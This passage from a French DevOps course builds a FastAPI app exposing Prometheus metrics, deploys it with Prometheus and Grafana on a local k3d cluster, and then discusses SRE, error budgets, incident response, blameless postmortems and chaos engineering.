    return {"message": "Bienvenue! Essayez /quote pour une citation aléatoire."}


@app.get("/quote")
def quote():
    start = time.time()
    # Simuler une latence variable (entre 10ms et 500ms)
    delay = random.uniform(0.01, 0.5)
    time.sleep(delay)
    citation = random.choice(CITATIONS)
    logger.info(f"Citation servie en {delay:.3f}s")
    REQUETES.labels(methode="GET", endpoint="/quote", status="200").inc()
    LATENCE.labels(endpoint="/quote").observe(time.time() - start)
    return {"quote": citation}


@app.get("/error")
def error():
    start = time.time()
    # Simuler une erreur 50% du temps
    if random.random() < 0.5:
        REQUETES.labels(methode="GET", endpoint="/error", status="500").inc()
        LATENCE.labels(endpoint="/error").observe(time.time() - start)
        logger.error("Erreur simulée sur /error")
        return Response(
            content='{"error": "Erreur interne simulée"}', status_code=500
        )
    REQUETES.labels(methode="GET", endpoint="/error", status="200").inc()
    LATENCE.labels(endpoint="/error").observe(time.time() - start)
    return {"message": "Pas d'erreur cette fois!"}


@app.get("/metrics")
def metrics():
    return Response(content=generate_latest(), media_type=CONTENT_TYPE_LATEST)
```

L'application a trois comportements distincts qui rendront les métriques intéressantes. L'endpoint `/` répond instantanément. L'endpoint `/quote` simule une latence variable (entre 10 et 500 millisecondes) pour produire une distribution de latence réaliste. L'endpoint `/error` simule une erreur 50 % du

temps, ce qui nous donnera un taux d'erreurs visible dans les métriques. L'endpoint `/metrics` expose les données au format Prometheus.

On retrouve les types de métriques que nous avons vus plus haut. `REQUETES` est un **counter** avec trois labels (méthode HTTP, endpoint, code de statut), qui nous permettra de calculer le trafic par seconde et le taux d'erreurs. `LATENCE` est un **histogram** par endpoint, qui nous donnera les percentiles de latence. L'instrumentation est manuelle : au début de chaque handler, on note le temps, et à la fin, on incrémente le counter et on observe la latence dans l'histogram.

Déploiement dans Kubernetes

Le Dockerfile est minimal : une image Python, les dépendances installées avec pip, et uvicorn comme serveur ASGI :

```
FROM python:3.12-slim

RUN pip install fastapi uvicorn prometheus-client

COPY main.py /app/

WORKDIR /app

CMD ["uvicorn", "main:app", "--host", "0.0.0.0", "--port", "8000"]
```

Créons le cluster k3d, construisons l'image et importons-la :

```
$ k3d cluster create obs-demo -p "8080:80@loadbalancer"
$ docker build -t quotes-api .
$ k3d image import quotes-api:latest -c obs-demo
```

Le Deployment demande deux répliques de notre application, ce qui est réaliste pour un service en production et nous permettra de voir les métriques agrégées de plusieurs instances :

```
# app-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: quotes-api
spec:
  replicas: 2
  selector:
    matchLabels:
      app: quotes-api
  template:
    metadata:
      labels:
        app: quotes-api
    spec:
      containers:
        - name: quotes-api
          image: quotes-api:latest
```

```
          imagePullPolicy: Never
          ports:
            - containerPort: 8000
```

Le Service et l'Ingress rendent l'application accessible depuis l'extérieur du cluster, comme dans le tutoriel précédent :

```
# app-service.yaml
apiVersion: v1
kind: Service
metadata:
  name: quotes-api
spec:
  selector:
    app: quotes-api
  ports:
    - port: 8000
      targetPort: 8000
```

```
# app-ingress.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: quotes-api
spec:
  rules:
    - http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: quotes-api
                port:
                  number: 8000
```

Appliquons le tout :

```
$ kubectl apply -f app-deployment.yaml -f app-service.yaml -f app-ingress.yaml
```

Vérifions que l'application répond :

```
$ curl http://localhost:8080/quote
{"quote":"Simplicity is prerequisite for reliability. — Edsger Dijkstra"}
```

Et surtout, vérifions que l'endpoint `/metrics` expose bien les données au format Prometheus :

```
$ curl http://localhost:8080/metrics
# HELP http_requetes_total Nombre total de requêtes HTTP
# TYPE http_requetes_total counter
http_requetes_total{methode="GET",endpoint="/quote",status="200"} 1.0
# HELP http_latence_secondes Latence des requêtes HTTP en secondes
```

```
# TYPE http_latence_secondes histogram
http_latence_secondes_bucket{endpoint="/quote",le="0.005"} 0.0
http_latence_secondes_bucket{endpoint="/quote",le="0.01"} 0.0
...
```

On voit ici le format textuel de Prometheus : chaque métrique est identifiée par son nom et ses labels, avec une ligne `HELP` (description) et une ligne `TYPE` (counter, histogram, etc.). Pour l'histogram, Prometheus crée automatiquement des *buckets* (des tranches de valeurs) qui permettront de calculer les percentiles.

Déployer Prometheus

Prometheus a besoin de savoir quelles cibles scraper. Cette configuration se fait via un fichier `prometheus.yml`, que nous fournissons sous forme de ConfigMap Kubernetes :

```
# prometheus-config.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: prometheus-config
data:
  prometheus.yml: |
    global:
      scrape_interval: 15s

    scrape_configs:
      - job_name: "quotes-api"
        static_configs:
          - targets: ["quotes-api:8000"]
```

La configuration est minimale : on dit à Prometheus d'interroger le service `quotes-api` sur le port 8000 toutes les 15 secondes. Prometheus ira automatiquement chercher l'endpoint `/metrics` à cette adresse. Le nom `quotes-api` fonctionne comme nom de domaine à l'intérieur du cluster grâce au Service Kubernetes que nous avons créé, de la même manière que `redis` fonctionnait dans le tutoriel précédent.

Le Deployment de Prometheus monte ce ConfigMap comme volume pour que le conteneur y ait accès :

```
# prometheus-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: prometheus
spec:
  replicas: 1
  selector:
    matchLabels:
      app: prometheus
  template:
```

```
    metadata:
      labels:
        app: prometheus
    spec:
      containers:
        - name: prometheus
          image: prom/prometheus:latest
          ports:
            - containerPort: 9090
          volumeMounts:
            - name: config
              mountPath: /etc/prometheus/prometheus.yml
              subPath: prometheus.yml
      volumes:
        - name: config
          configMap:
            name: prometheus-config
```

```
# prometheus-service.yaml
apiVersion: v1
kind: Service
metadata:
  name: prometheus
spec:
  selector:
    app: prometheus
  ports:
    - port: 9090
      targetPort: 9090
```


Appliquons le tout :

```
$ kubectl apply -f prometheus-config.yaml -f prometheus-deployment.yaml \
    -f prometheus-service.yaml
```

Pour accéder à l'interface web de Prometheus, on utilise `kubectl port-forward`, qui crée un tunnel entre notre machine locale et le service à l'intérieur du cluster. Il faut d'abord attendre que le pod Prometheus soit en état `Running` (ce qui peut prendre une minute ou deux, le temps que l'image soit téléchargée) avant de lancer la commande, sans quoi elle échouera avec un message d'erreur. On peut vérifier l'état des pods avec `kubectl get pods` :

```
$ kubectl get pods
NAME                          READY   STATUS    RESTARTS   AGE
prometheus-5bb4d6f644-r5lc6   1/1     Running   0          87s
quotes-api-58fbd564bb-h5pk9   1/1     Running   0          2m1s
...
$ kubectl port-forward svc/prometheus 9090:9090
```

En ouvrant `http://localhost:9090/targets` dans le navigateur, on peut vérifier que Prometheus scrape bien notre application. La cible `quotes-api` devrait apparaître en état "UP", avec la date du dernier scrape.



Visualiser avec Grafana

Prometheus collecte et stocke les métriques, mais son interface de visualisation est rudimentaire. Pour construire un vrai dashboard, on déploie Grafana dans le cluster. La configuration nécessite trois éléments : dire à Grafana où trouver Prometheus (le datasource), lui fournir un dashboard préconfiguré, et déployer le conteneur lui-même.

Le datasource est fourni via un ConfigMap de provisioning. L'`uid` fixe (`prometheus`) permet au dashboard de référencer cette source de données de manière stable :

```
# grafana-datasource.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: grafana-datasource
data:
  datasource.yml: |
    apiVersion: 1
    datasources:
      - name: Prometheus
        type: prometheus
        uid: prometheus
        access: proxy
        url: http://prometheus:9090
        isDefault: true
```

Le dashboard est un fichier JSON, fourni lui aussi via ConfigMap. Grafana permet de provisionner des dashboards automatiquement au démarrage : un premier ConfigMap indique le dossier où chercher les fichiers JSON, et un second contient le dashboard lui-même. Notre dashboard comporte quatre panneaux qui correspondent aux quatre golden signals :

```
# grafana-dashboard.yaml (provider)
apiVersion: v1
kind: ConfigMap
metadata:
  name: grafana-dashboard-provider
data:
  dashboard.yml: |
    apiVersion: 1
    providers:
      - name: default
        folder: ""
        type: file
        options:
```

```
          path: /var/lib/grafana/dashboards
```

Le JSON du dashboard définit quatre panneaux. Le premier affiche le **trafic** (requêtes par seconde, décomposées par endpoint et code de statut) en utilisant la fonction `rate()` de Prometheus, qui calcule le taux de variation d'un counter. Le deuxième montre le **taux d'erreurs** en pourcentage. Le troisième affiche la **latence** par percentile (p50, p95, p99) en utilisant `histogram_quantile()`. Le quatrième est un simple compteur du **nombre total de requêtes**.

Le Deployment de Grafana monte les trois ConfigMaps comme volumes et configure l'accès anonyme pour simplifier le tutoriel (en production, on configurerait évidemment une authentification) :

```
# grafana-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: grafana
spec:
  replicas: 1
  selector:
    matchLabels:
      app: grafana
  template:
    metadata:
      labels:
        app: grafana
    spec:
      containers:
        - name: grafana
          image: grafana/grafana:latest
          ports:
            - containerPort: 3000
          env:
            - name: GF_AUTH_ANONYMOUS_ENABLED
              value: "true"
            - name: GF_AUTH_ANONYMOUS_ORG_ROLE
              value: "Admin"
          volumeMounts:
            - name: datasource
              mountPath: /etc/grafana/provisioning/datasources
            - name: dashboard-provider
              mountPath: /etc/grafana/provisioning/dashboards
            - name: dashboard-json
              mountPath: /var/lib/grafana/dashboards
      volumes:
        - name: datasource
          configMap:
            name: grafana-datasource
        - name: dashboard-provider
          configMap:
```

```
            name: grafana-dashboard-provider
        - name: dashboard-json
          configMap:
            name: grafana-dashboard-json
```

```
# grafana-service.yaml
apiVersion: v1
kind: Service
metadata:
  name: grafana
spec:
  selector:
    app: grafana
  ports:
    - port: 3000
      targetPort: 3000
```


Appliquons le tout :

```
$ kubectl apply -f grafana-datasource.yaml -f grafana-dashboard.yaml \
    -f grafana-deployment.yaml -f grafana-service.yaml
```

Puis, une fois le pod Grafana en état `Running`, ouvrons un tunnel vers Grafana :

```
$ kubectl port-forward svc/grafana 3000:3000
```

En ouvrant `http://localhost:3000` dans le navigateur, puis en naviguant vers Dashboards, on trouve le dashboard "Quotes API" préconfiguré. Pour l'instant, les graphiques sont vides : il n'y a pas encore de trafic.



Générer du trafic et observer


Pour alimenter les métriques, un petit script shell envoie des requêtes en boucle vers les trois endpoints. On le sauvegarde dans un fichier `traffic.sh`, on le rend exécutable, et on le lance dans un terminal séparé (puisque le `port-forward` vers Grafana occupe déjà le terminal courant) :

```
$ chmod +x traffic.sh
$ ./traffic.sh
Génération de trafic vers l'API...
Appuyez sur Ctrl+C pour arrêter.
```

Le script contient une boucle infinie qui appelle les trois endpoints toutes les 500 ms :

```
#!/bin/bash
echo "Génération de trafic vers l'API..."
echo "Appuyez sur Ctrl+C pour arrêter."
while true; do
    curl -s http://localhost:8080/quote > /dev/null
    curl -s http://localhost:8080/ > /dev/null
    curl -s http://localhost:8080/error > /dev/null
    sleep 0.5
done
```

Après quelques minutes de trafic, les graphiques du dashboard Grafana, qui étaient vides, commencent à se remplir. On y observe les quatre golden signals en temps réel :



- **Requêtes par seconde** : les trois endpoints apparaissent avec leur trafic respectif. On voit aussi la distinction par code de statut : l'endpoint `/error` produit à la fois des lignes 200 et 500.
- **Taux d'erreurs** : l'endpoint `/error` oscille autour de 50 %, ce qui correspond au `random.random() < 0.5` dans notre code. Les autres endpoints n'apparaissent pas, car ils ne produisent pas d'erreurs.
- **Latence par percentile** : c'est le panneau le plus instructif. L'endpoint `/quote`, avec son délai aléatoire entre 10 et 500 ms, produit une distribution visible : le p50 (la médiane) est autour de 250 ms, tandis que le p99 approche 500 ms. On voit concrètement pourquoi la moyenne seule est trompeuse : les percentiles révèlent la forme de la distribution.
- **Nombre total de requêtes** : un compteur qui augmente en continu, confirmant que le trafic est bien reçu.

Ce tutoriel illustre le pipeline complet de l'observabilité par métriques : l'application instrumente


son code avec `prometheus_client`, expose un endpoint `/metrics`, Prometheus collecte ces données toutes les 15 secondes, et Grafana les transforme en visualisations exploitables. En production, le même mécanisme fonctionne à grande échelle : Prometheus peut scraper des centaines de services, et Grafana peut afficher des dizaines de dashboards couvrant toute l'infrastructure. Le principe reste le même, seul le nombre de cibles change.

Pour nettoyer l'environnement quand vous avez terminé :

```
$ k3d cluster delete obs-demo
```

La fiabilité et les incidents

Dans les sections précédentes, nous avons construit un pipeline qui amène le code en production et des outils pour observer ce qui s'y passe. Mais tôt ou tard, quelque chose va casser. Ce n'est pas une question de "si", mais de "quand". Le 28 février 2017, un ingénieur d'Amazon a exécuté une commande de maintenance de routine sur le service S3, l'infrastructure de stockage qui héberge une part considérable du web. Une faute de frappe dans un paramètre a retiré plus de serveurs que prévu, déclenchant une cascade de pannes qui a rendu inaccessibles des milliers de sites et services pendant plusieurs heures. La même année, un administrateur de base de données chez GitLab a accidentellement exécuté un `rm -rf` sur le mauvais serveur de base de données, effaçant 300 Go de données de production. Sur les cinq mécanismes de sauvegarde en place, aucun ne fonctionnait correctement. La récupération a été diffusée en direct sur YouTube, et le postmortem public est devenu un cas d'école en fiabilité logicielle. Ces incidents ne sont pas des aberrations causées par des incompétents : ils se produisent dans les organisations les plus sophistiquées du monde. La question centrale de cette section n'est donc pas "comment éviter toute panne" — c'est impossible — mais plutôt : comment s'organiser pour détecter vite, réagir bien, et surtout apprendre de chaque incident ?



Cette philosophie — accepter la faillibilité et s'organiser en conséquence — a trouvé sa formalisation la plus influente chez Google, sous le nom de *Site Reliability Engineering* (SRE). Le terme a été inventé par Ben Treynor Sloss, qui a fondé la première équipe SRE chez Google en 2003. L'idée de départ était simple : plutôt que de séparer les développeurs (qui écrivent le code) et les opérateurs (qui le font tourner), pourquoi ne pas confier les opérations à des ingénieurs logiciels qui abordent les problèmes d'exploitation comme des problèmes de code ? Un SRE écrit des outils d'automatisation, des systèmes de monitoring, des scripts de déploiement — il traite la fiabilité comme une fonctionnalité du système, pas comme une responsabilité extérieure. Google a formalisé cette approche dans le livre *Site Reliability Engineering* (2016), disponible gratuitement en ligne, qui est devenu une référence incontournable. Le SRE n'est pas en opposition avec DevOps : c'est plutôt une implémentation concrète et opiniâtrée de ses principes. Là où DevOps est une philosophie (abattre le mur entre dev et ops), le SRE est un ensemble de pratiques spécifiques pour y arriver.

L'une des idées les plus puissantes du SRE est celle de l'*error budget*, que nous avons brièvement introduite dans la section sur l'observabilité. Le raisonnement est le suivant : si un service a un SLO de 99,9 % de disponibilité, cela signifie qu'on accepte explicitement 0,1 % d'indisponibilité, soit environ 43 minutes par mois. Ces 43 minutes ne sont pas un échec : elles sont un *budget* qu'on peut dépenser. Tant qu'il en reste, l'équipe peut déployer de nouvelles fonctionnalités, prendre des risques, expérimenter. Quand le budget est épuisé, on gèle les déploiements non essentiels et on se concentre sur la fiabilité. Ce mécanisme transforme une tension politique (les développeurs veulent livrer vite, les ops veulent de la stabilité) en une décision basée sur des données. Il n'y a plus de débat subjectif : on regarde le budget restant. C'est aussi un antidote à la quête illusoire du 100 % de disponibilité. Comme le rappelle le livre Google SRE, viser 100 % est non seulement

impossible, mais contre-productif : le coût marginal de chaque "9" supplémentaire est exponentiel, et les utilisateurs ne font généralement pas la différence entre 99,99 % et 99,999 % — leur propre connexion internet est probablement moins fiable que le service qu'ils utilisent.

Anatomie d'un incident

Quand un incident survient, la manière dont une organisation réagit suit généralement un cycle bien défini. La première phase est la **détection** : quelque chose signale que le système ne fonctionne pas normalement. Idéalement, c'est une alerte automatique (Prometheus qui détecte que le taux d'erreurs dépasse un seuil, par exemple) qui donne l'alarme avant même que les utilisateurs ne s'en rendent compte. En pratique, il arrive encore souvent que ce soient les utilisateurs eux-mêmes qui signalent le problème, par le support client ou sur les réseaux sociaux — un signe que l'observabilité du système est insuffisante. La deuxième phase est le **triage** : évaluer la gravité de l'incident. Est-ce que ça affecte tous les utilisateurs ou un sous-ensemble ? Est-ce que des données sont en danger ? La réponse détermine le niveau d'urgence et les personnes à mobiliser. Vient ensuite la **mitigation** : l'objectif immédiat n'est pas de comprendre la cause profonde, mais de rétablir le service. Redémarrer un pod, activer un feature flag pour désactiver la fonctionnalité problématique, basculer vers une base de données répliquée — on cherche à limiter l'impact, quitte à appliquer un pansement temporaire. La **résolution** proprement dite vient après : identifier la cause racine et appliquer un correctif durable. Enfin, et c'est la phase la plus importante pour l'apprentissage, le **postmortem** : documenter ce qui s'est passé, pourquoi, et ce qu'on va changer pour que ça ne se reproduise pas.

Dans les organisations qui prennent la fiabilité au sérieux, la détection d'un incident ne tombe pas dans le vide : elle déclenche un processus d'astreinte (*on-call*). Un ingénieur de garde, désigné par rotation, reçoit l'alerte et devient le premier intervenant. C'est un rôle exigeant : l'astreinte implique d'être joignable en tout temps pendant la période de garde (souvent une semaine), y compris la nuit et les fins de semaine. Le livre Google SRE insiste sur le fait que la charge d'astreinte doit rester soutenable : pas plus de 25 % du temps d'un ingénieur devrait être consacré à l'astreinte, et au moins la moitié de son temps devrait être dédiée à du travail de projet (automatisation, amélioration des outils). Quand la charge d'astreinte dépasse ce seuil, c'est un signal que le système a des problèmes de fiabilité structurels qu'il faut adresser. Pour les incidents majeurs, un rôle distinct émerge : l'*incident commander* (IC). L'IC ne résout pas le problème lui-même — il coordonne la réponse. Il maintient un canal de communication (souvent un channel Slack ou une salle de visioconférence dédiée), assigne les tâches, tient les parties prenantes informées, et prend les décisions d'escalade. Cette séparation entre coordination et investigation est cruciale : sans elle, les incidents complexes dégénèrent rapidement en chaos, avec plusieurs personnes qui tentent des corrections contradictoires en parallèle.

Postmortems blameless

La phase d'apprentissage après un incident est souvent la plus négligée, et pourtant c'est celle qui a le plus de valeur à long terme. Le réflexe naturel après une panne est de chercher un coupable : qui a fait l'erreur ? Qui a approuvé ce déploiement ? L'approche *blameless* (sans blâme) prend le contre-pied de cette tendance. Son postulat est que dans un système complexe, les erreurs humaines sont presque toujours le symptôme d'un problème systémique, pas la cause. L'ingénieur d'Amazon qui a provoqué la panne de S3 en 2017 a exécuté une commande que le système lui permettait d'exécuter, sans garde-fou suffisant. L'administrateur de GitLab a fait un `rm -rf` parce que la procédure de

récupération n'avait jamais été testée en conditions réelles. Punir ces individus n'aurait rien changé aux conditions qui ont rendu l'erreur possible — et aurait eu un effet pervers : dans une culture punitive, les gens cachent leurs erreurs au lieu de les signaler, ce qui rend les incidents futurs plus probables et plus graves.

Le postmortem blameless a été popularisé par John Allspaw, alors responsable des opérations techniques d'Etsy, dont il deviendra le CTO en 2015, dans un article influent de 2012 intitulé *Blameless PostMortems and a Just Culture*. Allspaw s'appuyait sur les travaux de Sidney Dekker en sécurité des systèmes complexes (*The Field Guide to Understanding Human Error*, 2006) et sur les pratiques de l'aviation et de la médecine, deux domaines où l'analyse non punitive des incidents a produit des améliorations spectaculaires en sécurité. Un bon postmortem documente une chronologie détaillée de l'incident, identifie les facteurs contributifs (pas "la" cause unique), et surtout produit une liste d'*action items* concrets : corriger le bug, ajouter un garde-fou, améliorer le monitoring, mettre à jour le runbook. Sans action items, un postmortem n'est qu'un récit — il ne change rien.

Chaos engineering

Si les incidents sont inévitables, pourquoi attendre qu'ils surviennent d'eux-mêmes ? C'est le raisonnement à l'origine du *chaos engineering*, une discipline qui consiste à provoquer délibérément des pannes dans un système pour tester sa résilience. L'idée est née chez Netflix en 2010, quand l'entreprise a migré son infrastructure de ses propres datacenters vers AWS. Pour s'assurer que ses systèmes pouvaient survivre aux défaillances inévitables du cloud, l'équipe de Greg Orzell a créé *Chaos Monkey*, un programme qui éteint aléatoirement des machines virtuelles en production pendant les heures de bureau. Le raisonnement était simple : si un service ne survit pas à la perte d'une instance, il vaut mieux le découvrir un mardi à 14 h, quand toute l'équipe est disponible, qu'un samedi à 3 h du matin. Chaos Monkey a ensuite donné naissance à toute une "armée du chaos" chez Netflix : *Chaos Kong* (qui simule la perte d'une région AWS entière), *Latency Monkey* (qui injecte des délais réseau), et d'autres. En 2015, Netflix a publié les *Principles of Chaos Engineering*, un document qui formalise la discipline autour de quatre principes : formuler une hypothèse sur le comportement normal du système, varier les conditions réelles (pas juste en staging), minimiser le rayon d'impact de l'expérience, et automatiser les expériences pour qu'elles tournent en continu.

Le chaos engineering est étroitement lié à la notion de *game day*, un exercice planifié où une équipe simule un incident majeur pour tester non seulement la résilience technique du système, mais aussi la réponse humaine : est-ce que les alertes se déclenchent ? Est-ce que l'on sait qui appeler ? Est-ce que les runbooks sont à jour ? Amazon pratique régulièrement des game days à l'échelle de l'entreprise. L'analogie avec les exercices d'évacuation incendie est parlante : personne ne trouve absurde de pratiquer une évacuation avant qu'un feu ne se déclare. Le chaos engineering applique la même logique aux systèmes logiciels. C'est aussi un lien direct avec la troisième voie de DevOps (l'apprentissage continu) : chaque expérience de chaos est une occasion d'apprendre quelque chose sur le système qu'on ne savait pas.

Runbooks et automatisation

Un runbook est un document qui décrit, étape par étape, la procédure à suivre pour diagnostiquer et résoudre un type d'incident connu. Par exemple : "si l'alerte X se déclenche, vérifier d'abord Y, puis essayer Z, et si ça ne fonctionne pas, escalader à l'équipe W". Les runbooks sont un outil ancien (les administrateurs système en tenaient depuis bien avant DevOps), mais leur rôle prend

une importance particulière dans le contexte du SRE. Un ingénieur d'astreinte réveillé à 3 h du matin n'est pas dans les meilleures conditions pour improviser une solution créative. Un bon runbook lui donne un chemin à suivre, réduit le temps de résolution, et diminue le risque d'aggraver le problème par une mauvaise manipulation. Les alertes actionnables que nous avons vues dans la section sur l'observabilité devraient idéalement pointer vers un runbook pertinent. L'étape suivante, naturellement, est l'automatisation : quand un runbook est suffisamment mature et que ses étapes sont déterministes, on peut le transformer en script ou en mécanisme automatique. Kubernetes fait déjà cela pour certains cas simples : quand un pod échoue à son health check, le système le redémarre automatiquement, sans intervention humaine. C'est un runbook qui est devenu du code.

La dette technique comme source d'incidents

Il y a un lien direct entre la dette technique, que nous avons abordée dans le module 4, et la fréquence des incidents en production. Un code mal structuré, des tests insuffisants, des dépendances obsolètes, une documentation inexistante — toutes ces formes de dette accumulent silencieusement des risques opérationnels. Le raccourci pris il y a six mois pour livrer une fonctionnalité à temps devient le bug mystérieux qui fait tomber le service un vendredi soir. Ward Cunningham, quand il a introduit la métaphore de la dette en 1992, pensait précisément à ce phénomène : les intérêts de la dette finissent par se payer, souvent au moment le moins opportun. Les postmortems révèlent souvent que la cause profonde d'un incident n'est pas un événement ponctuel, mais l'accumulation progressive de décisions qui ont dégradé la qualité du système. C'est pourquoi les organisations matures allouent explicitement du temps au remboursement de la dette technique, souvent en utilisant les rétrospectives et les postmortems comme sources pour prioriser ce travail. L'error budget offre un mécanisme concret pour cela : quand le budget est épuisé par des incidents liés à la dette, l'équipe est contrainte de s'y attaquer avant de livrer de nouvelles fonctionnalités.

La sécurité

